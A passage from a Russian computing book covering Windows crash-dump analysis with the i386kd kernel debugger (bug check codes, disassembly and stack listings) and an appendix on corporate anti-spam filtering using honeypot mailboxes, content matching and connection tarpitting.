0xD1	DRIVER_IRQL_NOT_LESS_OR_EQUAL	То же самое, что и IRQL_NOT_LESS_OR_EQUAL
0xE2	MANUALLY_INITIATED_CRAS	Сбой системы, спровоцированный вручную, путем нажатия комбинации клавиш Ctrl+Scroll Loock, при условии, что параметр CrashOnCtrlScroll ветви реестра: HKLM\System\CurrentControlSet\Services\i8042prt\Parameters, содержит ненулевое значение

продолжение

Таблица А.1 (*продолжение*)

Hex-код	Символьное имя	Описание
0x7A	KERNEL_DATA_INPAGE_ERROR	Страница данных памяти ядра по техническим причинам недоступна, второй Bug Check-параметр содержит статус обмена, четвертый — виртуальный страничный адрес, загрузить который не удалось. Возможные причины сбоя — те же дефектные сектора, попавшие в pagefile.sys, сбои дискового контроллера, ну и вирусы, наконец

ВОССТАНОВЛЕНИЕ СИСТЕМЫ ПОСЛЕ КРИТИЧЕСКОГО СБОЯ

Неестественное, почти половое влечение к кнопке F8 появилось в Кролике совершенно не внезапно.

Андрей Щербаков, «14400 бод и 19200 юзеров, и те же самые все-все-все...»

Операционные системы семейства NT достаточно безболезненно переносят критические сбои, даже если те произошли в самый неудобный момент времени (например, в период дефрагментации диска). Отказоустойчивый драйвер файловой системы все сделает сам (хотя запустить ChkDsk все же не помешает).

Если был выбран «полный дамп памяти» или «дамп памяти ядра», то при следующей успешной загрузке системы жесткий диск будет долго молотить головкой, даже если к нему и не происходит никаких обращений. Не пугайтесь! Просто Windows перемещает дамп из виртуальной памяти на место его постоянного проживания. Запустив Диспетчер Задач, вы увидите новый процесс в списке — SaveDump.exe, — вот он этим и занимается. Необходимость в подобной двухтактной схеме сброса дампа объясняется тем, что в момент возникновения критической ошибки работоспособность драйверов файловой системы уже не гарантируется, и операционная система не может позволить себе их использовать, ограничиваясь временным размещением дампа в виртуальной памяти. Кстати, если имеющейся виртуальной памяти объем которой задается через Дополнительно ▸ Параметры быстродействия ▸ Виртуальная память, окажется недостаточно, сброс дампа окажется невозможным.

Если же система отказывается от загрузки, упорно забрасывая вас голубыми экранами, вспомните о существовании клавиши F8 и выберите пункт Загрузка последней удачной конфигурации (Last Known Good Configuration). Более радикальной мерой является запуск системы в безопасном (safe) режиме с минимумом загружаемых служб и драйверов. Переустановка системы — это крайняя мера, и без особой нужны к ней лучше не прибегать. Лучше войдите в «консоль восстановления» и перетащите файл дампа на другую машину для его исследования.

ПОДКЛЮЧЕНИЕ ДАМПА ПАМЯТИ

Для подключения дампа памяти к отладчику Windows Debugger (windbg.exe) в меню File выберите пункт Crash Dump или воспользуйтесь комбинацией клавиш Ctrl+D. В отладчике i386kd.exe для той же цели служит ключ -z командной строки, за которым следует полный путь к файлу дампа, отделенный от ключа одним или несколькими пробелами, при этом переменная окружения _NT_SYMBOL_PATH должна быть определена и должна содержать полный путь к файлам символьных идентификаторов, в противном случае отладчик аварийно завершит свою работу. Как один из вариантов можно указать в командой строке ключ -y, и тогда экран консоли будет выглядеть так: `i386kd -z C:\WINNT\memory.dmp -y C:\WINNT\Symbols`, причем отладчик следует вызывать из консоли Checked Build Environment/Free Build Environment, находящейся в папке Windows 2000 DDK, иначе у вас ничего не получится.

Хорошая идея — ассоциировать dmp-файлы с отладчиком i386kd, запуская их одним ударом по клавише Enter из FAR. Впрочем, выбор средства анализа — дело вкуса. Кому-то нравится KAnalyze, а кому-то достаточно и простенького DumpChk. Выбор аналитических инструментов чрезвычайно велик (один лишь DDK содержит четыре из них!), и, чтобы хоть как-то определиться с выбором, мы остановимся на i386kd.exe, также называемом Kernel Debugger.

Как только консоль отладчика появится на экране (а Kernel Debugger — это консольное приложение, горячо любимое всеми, кто провел свою молодость за текстовыми терминалами), курсор наскоро дизассемблирует текущую машинную инструкцию и своим тревожным мерцанием затягивает нас в пучину машинного кода. Ну что, глазки строить будем или все-таки дизассемблировать? — незлобно ворчим мы, выбивая на клавиатуре команду u, заставляющую отладчик продолжить дизассемблирование.

Судя по символьным идентификаторам PspUnhandledExceptionInSystemThread и KeBugCheckEx, мы находимся глубоко в ядре, а точнее — в окрестностях того кода, что выводит BSOD на экран (листинг А.20).

Листинг А.20. Результат дизассемблирования подключенного дампа памяти с текущего адреса

```
8045249c 6a01            push    0x1
kd>u
_PspUnhandledExceptionInSystemThread@4:
80452484 8B442404 mov     eax, dword ptr [esp+4]
80452488 8B00            mov     eax, dword ptr [eax]
8045248A FF7018          push    dword ptr [eax+18h]
8045248D FF7014          push    dword ptr [eax+14h]
80452490 FF700C          push    dword ptr [eax+0Ch]
80452493 FF30            push    dword ptr [eax]
80452495 6A1E            push    1Eh
80452497 E8789AFDFF      call    _KeBugCheckEx@20
8045249C 6A01            push    1
8045249E 58              pop     eax
8045249F C20400          ret     4
```

В стеке ничего интересного также не содержится, вот судите сами (просмотр содержимого стека осуществляется командной kb) (листинг А.21).

Листинг А.21. Сдержимое стека не дает никаких намеков на природу истинного виновника

```
kd> kb
ChildEBP RetAddr Args to Child
f403f71c 8045251c f403f744 8045cc77 f403f74c
ntoskrnl!PspUnhandledExceptionInSystemThread+0x18
f403fddc 80465b62 80418ada 00000001 00000000 ntoskrnl!PspSystemThreadStartup+0x5e
00000000 00000000 00000000 00000000 00000000 ntoskrnl!KiThreadStartup+0x16
```

Такой поворот событий ставит нас в тупик. Сколько бы мы ни дизассемблировали ядро, это ни на йоту не приблизит нас к источнику критической ошибки. Что ж, все вполне логично. Текущий адрес (8045249Ch) лежит далеко за пределами драйвера-убийцы (0BE80A00h). Хорошо, давайте развернемся и пойдем другим путем. Помните тот адрес, что высвечивал голубой экран смерти? Не помните — не беда! Если это только не запрещено настройками, копии всех голубых экранов сохраняются в Журнале системы. Откроем его (Панель управления ▸ Администрирование ▸ Просмотр событий) (листинг А.22).

Листинг А.22. Копия голубого экрана смерти, сохраненная в системном журнале

```
Компьютер был перезагружен после критической ошибки:
0x0000001e (0xc0000005, 0xbe80b000, 0x00000000, 0x00000000)
Microsoft Windows 2000 [v15.2195]
Копия памяти сохранена: C:\WINNT\MEMORY.DMP
```

Отталкиваясь от категории критической ошибки (0x1E), мы без труда сможем определить адрес инструкции-убийцы — 0xBE80B000 (в приведенном выше листинге он выделен полужирным шрифтом). Даем команду u BE80B000 для просмотра его содержимого (листинг А.23).

Листинг А.23. Результат дизассемблирования дампа памяти по адресу, сообщенному голубым экраном смерти

```
kd>u 0xBE80B000
be80b000 a100000000      mov     eax,[00000000]
be80b005 c20800          ret     0x8
be80b008 90              nop
be80b009 90              nop
be80b00a 90              nop
be80b00b 90              nop
be80b00c 90              nop
be80b00d 90              nop
```

Ага! Вот это уже больше похоже на истину! Инструкция, на которую указывает курсор (в тексте она выделена жирным), обращается к ячейке с нулевым адресом, возбуждая тем самым губительное для системы исключение. Теперь мы точно знаем, какая ветка программы вызвала сбой.

Хорошо, а как быть, если копии экрана смерти в нашем распоряжении нет? На самом деле синий экран всегда с нами, надо только знать, где искать! Попробуйте открыть файл дампа в любом hex-редакторе, и вы обнаружите следующие строки:

```
00000000: 50 41 47 45 44 55 4D 50 | 0F 00 00 00 93 08 00 00 PAGEDUMP0 У•
00000010: 00 00 03 00 00 80 8B 81 | C0 A4 46 80 80 A1 46 80 | АЛЫ.дFAA6FA
00000020: 4C 01 00 00 01 00 00 00 | 1E 00 00 00 05 00 00 C0 L0 0 ^ | L
00000030: 00 B0 80 BE 00 00 00 00 | 00 C0 00 00 00 41 47 45 -A- AGE
```

С первого же взгляда удается опознать все основные Bug Check-параметры: `1E 00 00 00` — это код категории сбоя `0x1E` (на x86-процессорах наименее значимый байт располагается по меньшему адресу, то есть все числа записываются задом наперед); `05 00 00 C0` — код исключения `ACCESS VIOLATION`; а `00 B0 80 BE` — и есть адрес машинной команды, породившей это исключение. В комбинации же `0F 00 00 00 93 0B` легко узнается номер билда системы, стоит только записать его в десятичной нотации.

Для просмотра Bug Check-параметров в удобочитаемом виде можно воспользоваться командой отладчика `dd KiBugCheckData` (листинг А.24).

Листинг А.24. Bug Check-параметры, отображаемые в удобочитаемом виде

```
kd> dd KiBugCheckData
dd KiBugCheckData
8047e6c0 0000001e c0000005 be80b000 00000000
8047e6d0 00000000 00000000 00000001 c0000000
8047e6e0 00000000 c0000000 00000000 80000000
8047e6f0 00000c0c 00000300 00000000 c0000000
8047e700 00000000 80000000 00000000 000c0000
8047e710 00000000 00000000 80000000 c0000000
8047e720 00000000 c0000000 00030000 00000000
8047e730 00000000 e0ffffff edffffff c0020000
```

Другие полезные команды:

`!drivers` — выводящая список драйверов, загруженных на момент сбоя;

`!arbiter` — показывающая всех арбитров вместе с диапазонами арбитража;

`!filecache` — отображающая информацию о кэше файловой системы и PT;

`!vm` — отчитывающаяся об использовании виртуальной памяти.

И т. д., и т. п. — всех не перечислишь! (Полный перечень команд вы найдете в руководстве по своему любимому отладчику.)

Конечно, в реальной жизни определить истинного виновника краха системы намного сложнее, поскольку всякий нормальный драйвер состоит из множества сложно взаимодействующих функций, образующих запутанные иерархические комплексы, местами пересеченные туннелями глобальных переменных, превращающих драйвер в самый настоящий лабиринт. Приведем только один пример. Конструкция вида `mov eax, [ebx]`, где `ebx = 0`, работает вполне нормально, послушно возбуждая исключение, и пытаться поговорить с ней по-мужски — бессмысленно! Нужно найти тот код, который записывает в `EBX` нулевое

значение, и сделать это непросто. Можно, конечно, просто прокрутить экран вверх, надеясь, что на данном участке программный код выполнялся линейно, но никаких гарантий, что это действительно так, у нас нет, равно как нет и возможности обратной трассировки (back trace). Грубо говоря, адрес предшествующей машинной инструкции нам неизвестен и закладываться на прокрутку экрана нельзя!

Загрузив подопытный драйвер в любой интеллектуальный дизассемблер, автоматически восстанавливающий перекрестные ссылки (например, IDA PRO), мы получим более или менее полное представление о топологии управляющих ветвей программы. Конечно, дизассемблирование в силу своей статической природы не гарантирует, что управление не перекинулось откуда-то еще, но, по крайней мере, сужает круг поиска. Вообще же о дизассемблировании написано множество хороших книг (и «Фундаментальные основы хакерства» Криса Касперски в том числе), поэтому не будем останавливаться на этом вопросе, а просто пожелаем всем читателям удачи!

ПРИЛОЖЕНИЕ Б

БОРЬБА СО СПАМОМ

Спам стал настоящей чумой Интернета, и попытки борьбы с ним лишь усугубили ситуацию. Непрошеные сообщения как были, так и остались, а ощутимая часть полезной корреспонденции перестала доходить до адресатов, заблудившихся в дебрях антиспамовых фильтров. Очевидно, что комплекс предпринимаемых против спамеров мер не отвечает даже разумному минимуму требований и с поставленными перед ними задачами категорически не справляется.

Поскольку юридический статус спама все еще остается не определенным, противостоять ему могут только сами члены Глобальной сети. Для успешного ведения оборонительных действий требуются не только широкие каналы связи, мощные серверы, но и надежные алгоритмы автоматического распознавания спамерских сообщений, к которым предъявляются следующие жесткие требования:

- практически вся непрошеная корреспонденция должна удаляться;
- не-спамерские сообщения ни при каких обстоятельствах не должны удаляться;
- всю необходимую для него информацию антиспамерский фильтр должен черпать из сети самостоятельно, не требуя никакого дополнительного обслуживания.

Вот о таких алгоритмах фильтрации и пойдет речь в этом приложении. Оно в первую очередь ориентировано на разработчиков и руководящий состав мелких, крупных фирм и корпораций, озабоченных проблемой массового поступления непрошеной корреспонденции и желающих как можно безболезненнее от нее избавиться.

«ОБЩЕПИТОВЫЕ» ТРУДНОСТИ БОРЬБЫ СО СПАМОМ

Трудности борьбы со спамом лежат в социальной, а отнюдь не в технической сфере. И главная из этих трудностей — лицемерие. Многие из тех администраторов, что выступают против спама и против спамеров, сами же спамерами и являются, а если не являются, то не против ими стать. Во всяком случае, заказы на написание программ для автоматического накопления базы пользовательских адресов автор получал неоднократно (естественно, всегда отвечая категорическим отказом).

Действительно, борьба борьбой, а своя рубашка ближе к телу, и если на массовой рассылке можно хоть немного заработать, то... почему бы и нет? (особенно если трафик оплачивает не сам спамер, а его работодатель). А ведь администратор — это по определению высоконравственный человек! Что же тогда говорить обо всех остальных пользователях, рассылающих корреспонденцию того или иного содержания по обыкновенному модему, сидящему на хлипком Dial-Up в 33.600 или даже менее того. Владельцы оптоволоконных каналов связи толщиной в руку лишь усмехнуться: много ли по модему отправишь? По одному модему — немного, но когда к такой рассылке подключаются тысячи пользователей, полноводная река кустарного спама становится слишком глубока, чтобы позволить себя игнорировать.

К счастью, первый акт подобной рассылки зачастую оказывается для спамера и последним, поскольку последнее время провайдеры оперативно отключают таких варваров без прав восстановления — и правильно! Однако это не решает проблемы, так как рассылка может осуществляться и в обход провайдера. В сети полно бесплатных серверов, свободно регистрирующих всех желающих и никак не контролирующих максимальное количество отправляемых писем с данного адреса в единицу времени. Полно и просто незащищенных узлов, проникнув в которые спамер получает в свое распоряжение мощный сервер и быстрый канал, а главное — полную анонимность. Вирусы также могут служить разносчиками спамерских сообщений, превращая всякий компьютер в автономный SMTP-сервер.

И если хакеров уже приравняли к террористам, посчитав, что между убийством людей и уничтожением информации нет никакой принципиальной разницы, то какой же ярлык мы должны навесить на спамеров, чтобы вся общественность обернула свой гнев против них?

СПОСОБЫ БОРЬБЫ СО СПАМОМ НА КОРПОРАТИВНОМ УРОВНЕ

Оценки вредоносности спама всяк склонен оценивать по-разному. В какой-то мере спам даже полезен. Задумайтесь: раз спам так интенсивно рассылают, значит, это кому-то да нужно, и эффективность такого способа рекламы весьма велика. Если бы все пользователи Сети перестали обращать на спам внимание,

то его просто бы не рассылали. Из сотен абсолютно бесполезных писем иной раз попадаются сообщения, привлекающие к себе внимание. Сам автор таким способом обнаружил несколько фирм, с которыми теперь он тесно сотрудничает и доход от этого сотрудничества существенно превышает расходы, связанные с получением остальных спамерских сообщений (ирония судьбы состоит в том, что совместно с этими фирмами и был создан качественный антиспамерский фильтр, описываемый в настоящей главе).

Со спамом обычно связывают два вида неудобств-убытков: *необходимость оплаты паразитного трафика* (или времени, проведенного в Интернете, при Dial-Up-подключении) и *психологический дискомфорт*, вызванный получением больших количеств абсолютно не интересных вам сообщений, порой непристойного характера (типа увеличения пениса на полметра в толщину), или злостного червя, активирующегося при просмотре письма и совершающего с вашей машиной нечто нехорошее.

Собственно говоря, *стоимость Интернет-трафика* сейчас до смешного низка, и потому апеллировать к убыткам, вызванных приемом нежелательной корреспонденции, могут лишь те, через кого ежедневно проходят тонны спама, однако и в этом случае доля спама в общем объеме трафика зачастую оказывается крайне невелика. Нерадивые сотрудники компаний, вытягивающие из сети гигабайты MP3 и не отрывающиеся от «Масяни», причиняют куда больший ущерб и создают значительно более тяжкие проблемы, чем спам (про трафик порносайтов вообще не приходится говорить). К тому же всякая попытка уменьшения спамерского трафика так или иначе ущемляет интересы ни в чем не повинных пользователей, а этого допускать нельзя! Конечно, лес рубят — щепки летят, но и уподобляться герою известного анекдота, брат которого веслом убивает севшую ему на губу осу — тоже не стоит.

Психологический дискомфорт — другое дело. Рекламная корреспонденция, поступающая в огромных количествах, страшно нервирует даже психологически устойчивых людей, а темпераментных с горячей кровью особ она и вовсе доводит до ярости, порой выливающейся в разбитые мониторы и расколотые клавиатуры. Добавьте сюда временные затраты, требующиеся для получения непрошеных сообщений, и вы поймете, почему обитатели сети так ненавидят спам.

Таким образом, *средства борьбы со спамом должны избавить пользователей от удовольствия получения «политнекорректной» корреспонденции, попутно с этим уменьшая паразитный трафик настолько, насколько это возможно.*

ОРУЖИЕ ВОЗМЕЗДИЯ ИЛИ СПОСОБЫ БОРЬБЫ СО СПАМОМ

Если не бороться со спамом, то объем паразитного трафика будет неуклонно возрастать, вплоть до полной парализации Сети, занятой передачей бесполезных сообщений. Вообще-то, памятуя известное высказывание «все уже украдено до нас», можно сказать, что и без спама Интернет представляет

гибрид помойки с силосной ямой, отражая особенности быта и потребностей пользователей. Сеть, к которой может подключиться каждый желающий, Хорошей Сетью не может быть по определению, поскольку мир не без плохих людей.

Перечислим основные способы борьбы со спамом:

1. Официальное признание спама незаконным на государственном уровне.
2. Объявление бойкота тем фирмам/товарам/услугам, что позволяют рекламировать себя подобным образом.
3. Выявление и уничтожение спамерских сообщений на транзитных и конечных почтовых узлах.
4. Ведение списков узлов, использующихся для массовых рассылок непрошеной корреспонденции, и отказ устанавливать с ними TCP/IP-соединение.
5. Массирование атаки спамерских узлов с целью выведения их из строя.

Ну, последний способ мы откинем сразу, поскольку его законность весьма сомнительна, правда, это не мешает ему широко использоваться на практике. Вот только один пример: с благословения первого заместителя министерства связи РФ Андрея Короткова «Центр Американского Английского» был контратакован провайдером РОЛ, использующим свою многокальную систему дозвона для блокирования голосовых телефонов Центра. Подняв трубку, операторы вместо голоса очередного клиента слышали речь Короткова, приказывающую прекратить массовые рассылки.

Знакомые автору администраторы тоже не сидели сложа руки и различными способами контратаковали узлы, участвующие в рассылке, временно выводя их из строя, правда, ожидаемого эффекта это так и не принесло.

Отсутствие соответствующих законов чрезвычайно затрудняет борьбу со спамом. Включение в договор с провайдером пункта о недопустимости массовой рассылки ничего не меняет. Всегда можно найти провайдера, относящегося к спаму вполне демократично и в угоду собственной выгоде закрывающего глаза на проблемы остальных узлов сети. Поэтому с непрошеной корреспонденцией сетевым обитателям приходится бороться своими силами: *путем фильтрации спамерских сообщений и отказом получения корреспонденции с тех узлов, что активно используются спамерами для массовой рассылки.*

Сформулируем необходимый минимум требований, которому должна удовлетворять всякая система фильтрации:

- фильтр должен выявлять максимально возможное количество спамерских сообщений;
- отождествление сообщения желательно осуществлять непосредственно на стадии его получения, не дожидаясь, пока оно целиком придет на сервер (этим мы существенно уменьшаем паразитный трафик);
- отождествленные сообщения должны удаляться без уведомлений получателя/отправителя (в противном случае паразитный трафик не только не уменьшится, но и увеличится, что категорически недопустимо);

- фильтр не должен отказывать узлу в приеме сообщения до тех пор, пока не убедится в том, что это сообщение — спамерское (в противном случае пострадают все остальные пользователи этого узла);
- ни при каких обстоятельствах фильтр не должен давать ложных срабатываний, ошибочно удаляя сообщения ни в чем не повинных пользователей;
- всю необходимую для своей работы информацию фильтр должен черпать из сети самостоятельно, не требуя никакого специального обслуживания.

Очевидно, что существующие антиспамерские фильтры не отвечают и половине этих требований, а потому их применение приносит проблем больше, чем решает. «Благодаря» стараниям антиспамерских фильтров значительная часть честной корреспонденции бесславно гибнет по дороге, так и не достигая адресата. Причем если непрошеная рассылка не приносит ничего, кроме легкого раздражения, то невозможность отправить корреспонденту служебное/деловое письмо зачастую оборачивается колоссальными убытками. Лично автор «Записок...» вынужден делать многочисленные междугородные (международные) звонки для оперативного подтверждения приема срочной корреспонденции, поскольку всегда существует риск, что ее молчаливо прибьет очередной фильтр.

Еще большие неудобства создают «черные списки», включающие в себя адреса всех узлов, когда-либо использовавшихся спамерами для рассылки сообщений. Помилуйте! Чисто спамерских узлов в сети не существует! Спамеры — это паразиты, использующие ресурсы общего пользования, обслуживающие большое количество человек. Так что же, всем им теперь другой сервер искать? Ладно, когда дело касается бесплатных почтовых ящиков (хотя и их постоянно менять никому не в радость), но ведь в черные списки попадают и платные почтовые серверы крупных провайдеров! Зачастую отправка письма с такого на такой-то адрес превращается в настоящий шаманский танец с бубном, требующий перебора множества исходящих серверов. Это не только время и нервы, но еще деньги и трафик! Тезис «не надо пользоваться бесплатными серверами, — пользуйтесь платными почтовыми ящиками» не выдерживает никакой критики. Бесплатные серверы удобны, а платные — отнюдь не гарант стабильности.

К тому же полностью перекрыть поток спама «стоп-листами» невозможно в принципе хотя бы уже потому, что спамеру не обязательно прибегать к услугам сервера исходящей почты и при желании этим сервером может стать он сам, просто сев на достаточно быстрый канал. По признанию самих спамеров, для массовой рассылки вполне хватает и хлипкого Dial-Up'а на 33 600, ну а если под рукой есть выделенная линяя — о большем спамеру нечего и мечтать! Если спамер использует динамический IP (который к тому же обходится ему и дешевле, чем постоянный), то для его отключения придется отрубить себя от *всех* клиентов данного провайдера, среди которых вполне могут иметься и те, чьи письма представляют для обороняющегося узла определенный интерес (например, служебная корреспонденция от нештатных сотрудников организации).

Порой становится непонятно: на благо кого направлена вся эта борьба? Если на благо пользователей — то почему эти самые пользователи вынуждены терпеть множество неудобств, суммарный ущерб которых зачастую даже

превосходит убытки, непосредственно связанные со спамом? И не пора ли задуматься о совершенствовании алгоритмов фильтрации с целью доведения их до ума?

НАЖИВКА ДЛЯ СПАМЕРА, ИЛИ ПРОДВИНУТЫЕ МЕТОДИКИ ФИЛЬТРАЦИИ

Прежде чем обсуждать методики «правильной» фильтрации спама, следует в обязательном порядке дать спаму строгое определение, в рамках которого и будет действовать наш фильтр. На первый взгляд это выглядит бессмысленным бюрократизмом — все мы прекрасно знаем, как выглядит спам. Чего тут определять-то... Вот в этом-то и заключалась главная ошибка разработчиков остальных фильтрующих пакетов: не разобравшись с сутью предмета, они кинулись фильтровать то, чему нет ни названия, ни определения!

Условимся считать спамом: *непрошеную массовую рассылку писем с близким или идентичным содержанием*. Слово «непрошеная» здесь ключевое. Если мы сможем надежно отличить запрошенную рассылку от незапрошенной, то ключ к созданию оружия возмездия окажется в наших руках! А как ее отличить? Один из вариантов выглядит так: на одном или нескольких доступных вам серверах входящей почты вы регистрируете некоторое количество ящиков, единственной задачей которых будет накопление спамерской корреспонденции, используемой как образец для выявления спамерных сообщений на остальных ящиках.

Поскольку ни для каких других целей данные «подсадные» адреса не используются, то вся приходящая на их имя корреспонденция автоматически попадает в разряд непрошеной, и, обнаружив аналогичные сообщения в остальных ящиках, фильтр вправе их удалить. Легко видеть, что эффективность фильтрации напрямую зависит от того, кто первым получит спамерское сообщение — легальные пользователи или сам фильтр. Для «оттягивания» спамерского огня на себя фильтр может предпринять следующие действия:

1. Имена подсадных ящиков должны состоять всего из одного-двух символов (многие спамеры находят свои жертвы методом тупого перебора адресов, и чем короче имя, тем интенсивнее на него сыплются непрошеные сообщения).
2. Имена подсадных ящиков должны быть равномерно распределены по всему алфавиту, поскольку заранее неизвестно, как отсортированы те или иные спамерные базы и отсортированы ли они вообще.
3. Имена подсадных ящиков желательно распределить по максимально достижимому количеству доменов, так как это увеличивает вероятность раннего обнаружения очередной спамерной атаки.
4. Фильтр должен автоматически отвечать на все приходящие непрошеные сообщения, чтобы спамеры пометили этот адрес как проверенный и стали слать на него спам с удвоенной энергией.
5. Фильтр должен периодически «светить» подсадные адреса на форумах, досках объявлений и телеконференциях, поскольку все они активно используются спамерами для пополнения своих баз.

Через некоторое время реки спама начнут так и сыпаться в закрома вашего сервера. Чтобы не оплачивать чужой трафик из своего кармана, лучше расположить такой сервер на самом медленном и дешевом Интернет-канале (все равно скорость приема спама для вас не критична). Естественно, лучше проводить подобную «контртеррористическую» акцию не в одиночку, а совместно с несколькими компаниями — это снизит неизбежные издержки борьбы каждой из компаний альянса по отдельности. И чем больше «приманочных» серверов будет участвовать в накоплении образцов спамерских сообщений, тем выше вероятность, что к моменту поступления непрошеной корреспонденции на ваш основной почтовый сервер у вас уже будет ее образец.

Тривиальная проверка всех поступающих писем на их принадлежность к спамерской базе позволяет надежно идентифицировать спам, сводя процент ложных срабатываний к минимуму.

ПРИМЕЧАНИЕ

Некоторые фильтры пытаются отсекать письма, одновременно пришедшие на адреса нескольких сотрудников, полагая, что массовость рассылки — это явный признак спама. Увы! Такая фильтрация только мешает! Дублирование корреспонденции — вполне законное и достаточно широко распространенное явление, не имеющие никакого отношения к спаму. К тому же существует и такая вещь, как запрошенные рассылки, на которые может быть подписана добрая половина всех сотрудников.

Однако своевременно удалить непрошеные сообщения из почтовых ящиков своих клиентов — это только полдела! Хорошо бы вообще воспрепятствовать их поступлению на сервер, тем или иным способом уменьшая паразитный трафик до разумного минимума.

СПАМЕРНЫЙ ТРАФИК: ВОКРУГ ДА ОКОЛО

Существенно уменьшить спамерный трафик без вреда для остальных пользователей — невозможно. Почему? Да потому, что в сети Интернет для этого нет соответствующих механизмов! В момент установки TCP/IP-соединения с почтовым сервером последний не может однозначно сказать: является ли удаленный узел спамерским или нет. Даже если данный узел уже был замечен в массовой рассылке непрошеной корреспонденции, мы не имеем морального права отказывать ему в подключении! Ведь спамер мог использовать и какой-нибудь общедоступный узел (например, один из компьютеров Интернет-кафе), и динамический IP-адрес своего провайдера, выданный в данный момент совершенно другому лицу! Короче говоря, IP-адрес надежно идентифицирует спамера лишь тогда, когда с данного адреса не поступает ничего, кроме спама, что случается, прямо скажем, нечасто.

Имя отправителя, вносимое в поле FROM, также ни о чем не говорит, поскольку никаких гарантий, что спамер не воспользовался чужим именем, у нас нет! И, как показывает практика, подавляющее большинство спамеров как раз и п-

предпочитает пользоваться чужими или фиктивными именами, а некоторые из них никогда не используют одно и то же имя дважды.

Содержимое письма — это тот ключ, который позволяет надежно отождествлять спамерские сообщения, автоматически отделяя зерна от плевел. Обнаружив, что несколько первых строк тела (не заголовка!) письма совпадают с эталонными образцами из базы спамерских сообщений, сервер может моментально разорвать TCP/IP-соединение, избежав «удовольствия» от получения всего сообщения целиком. Однако поскольку заголовок электронного письма зачастую составляет внушительную часть от его общего объема, значительного снижения паразитного трафика добиться не удастся. Скорее всего, он даже возрастет, поскольку реакция удаленного узла на разрыв TCP/IP-соединения будет вполне адекватной, и тот попытается передать ненужное нам сообщение вновь. Поэтому *лучше не разрывать TCP/IP-соединение, а «замораживать» его*, имитируя глубокую задумчивость сервера и периодически «пробуждаться» на короткое время. Если интервалы между такими побуждениями окажутся меньше, чем максимальное время неактивности, допускаемое удаленным узлом, то ему и в голову не придет разрывать установленное соединение до окончания передачи письма, которое будет поступать на наш сервер со скоростью порядка 1 IP пакет в секунду, ничуть не напрягая ваш Интернет-канал.

Удерживая спамера на линии, но не давая ему «кислорода», мы некоторым образом затрудняем рассылку непрошеных сообщений, делая ее неэффективный и экономя драгоценный трафик, а вместе с ним и пропускную способность своих каналов. В качестве превентивной оборонительной меры мы можем притормозить и остальные TCP/IP-соединения, устанавливаемые в данный момент со «спамерским» сервером, поскольку с вероятностью, близкой к единице по ним также поступает спам (особенно если адреса отправителя, заносимые в поле FROM, совпадают со спамерным сообщением).

Открытое, но «замороженное» TCP/IP-соединение карман не тянет (если только сервер настроен правильно, так как большое количество одновременно установленных TCP/IP-соединений увеличивает расход оперативной памяти и даже может вызвать отказ в обслуживании), но на некоторое время выводит спамерский сервер из игры, тем самым уменьшая трафик.

Эта простая мера *предотвращает затопление сервера непрошеной корреспонденцией, практически никак не влияя на остальных пользователей тех узлов, чьими услугами воспользовались спамеры для массовой рассылки сообщений.* Конечно, полностью свести спамерский трафик к нулю такими путями не удастся, и в лучшем случае он сокращается в 3–5 раз, а в среднем — в 2 раза, что, в принципе, тоже неплохо.

РЕЗУЛЬТАТЫ ПРАКТИЧЕСКИХ ИССЛЕДОВАНИЙ

Антиспамовый фильтр, реализованный автором по заказу определенных компаний, уже больше года находится в активной эксплуатации, и за это время выявлено множество его сильных сторон, как, впрочем, и недостатков.

По сообщениям пользователей, поток спамерских сообщений сократился практически на порядок, и единичные пробивающие сквозь фильтр непрошеные сообщения не создают особой беды. Ошибочно уничтоженных сообщений — нет (во всяком случае, никаких жалоб по этому поводу до сих пор не поступало).

Это были достоинства. А теперь недостатки: общий объем «паразитного» трафика сократился всего лишь наполовину и никаких других идей по его дальнейшему сокращению у автора нет (и сомнительно, чтобы такие пути вообще существовали в природе). К тому же приемлемая эффективность фильтрации достигается лишь при объединении в сеть нескольких узлов, ведущих совместную базу образцов спамерных сообщений. В данном случае в тестировании фильтра участвовало три компании и один провайдер, совокупными усилиями которых и были достигнуты указанные результаты.

ПРИМЕЧАНИЕ

Причем на расширение «альянса» наложены очень жесткие ограничения, а именно — каждый участник антиспамерской компании должен безоговорочно доверять всем остальным. В противном случае в базу могут попасть миллионы реально не существующих образцов спамерского «искусства», замедляющих проверку, а то и копии сообщений из легальных рассылок, которые будут автоматически удаляться у всех остальных подписчиков, чего допускать нельзя.

Впрочем, понятие «эффективность» весьма относительно. Аналогичный фильтр стоит и на домашнем компьютере автора, и результатами его работы автор весьма доволен (собственно, этот фильтр изначально как домашний и задумывался, а на корпоративный уровень поднялся лишь спустя несколько лет его домашней эксплуатации). На удаленном telnet-сервере «вращается» несложный скрипт, который периодически сканирует почтовый ящик автора на предмет поиска спамерских сообщений, а найдя таковые, — удаляет. Другой скрипт отвечает за накопление базы непрошеной корреспонденции, для приема которой выделен отдельный почтовый ящик. Бесплатный, разумеется. И хотя суммарный объем трафика при этом не только не уменьшается, но и *увеличивается*, большая его часть оплачивается не из моего кармана.

Таким образом, предложенные технологии могут успешно использоваться не только корпоративными, но и домашними (или мелкоофисными) пользователями.

ТЕХНОЛОГИИ ПОЛИМОРФИЗМА И АНТИПОЛИМОРФИЗМА

Тривиальный алгоритм сравнения содержимого писем очень легко ослепить, если при отправке письма некоторым образом изменять его содержимое. Спамер может добавить то или иное количество пробелов в некоторых местах, заменить пробелы табуляцией, вместо русских букв «а», «о» и «к» использовать сходные по начертанию английские: «a», «o» и «k». Письма в HTML-формате безболезненно переживают еще большее количество изменений (достаточно, например, внедрить множество незначащих или несуществующих тегов в текст, тем самым исказив его машинное представление до неузнаваемости).

Поэтому разработка надежного алгоритма сравнения становится весьма непростой задачей. Антиспамерский фильтр должен уметь правильно интерпретировать HTML-формат, выбрасывая из него все ненужное, а также должен быть готов к тому, что написание отдельных слов сообщения окажется тем или иным образом искажено.

К тому же, используя словари синонимов (или составляя такие словари самостоятельно), спамеры могут изменять внешний облик своих посланий, практически не искажая их смысл. Адекватной контрмерой будет проверка поступающих сообщений по тем же самым словарям и перевод письма в некоторый «метафизический» псевдокод, условно называемый автором «SENSE» (то есть «смысл»). Конечно, трудоемкость разработки и отладки (!) SENSE-анализатора намного превышает сложность разработки всех остальных компонентов фильтра целиком, но она и наиболее интересна. Это — передовой край науки, объединяющий в себе последние достижения в области нейросетей, распознавания образов и машинного перевода...

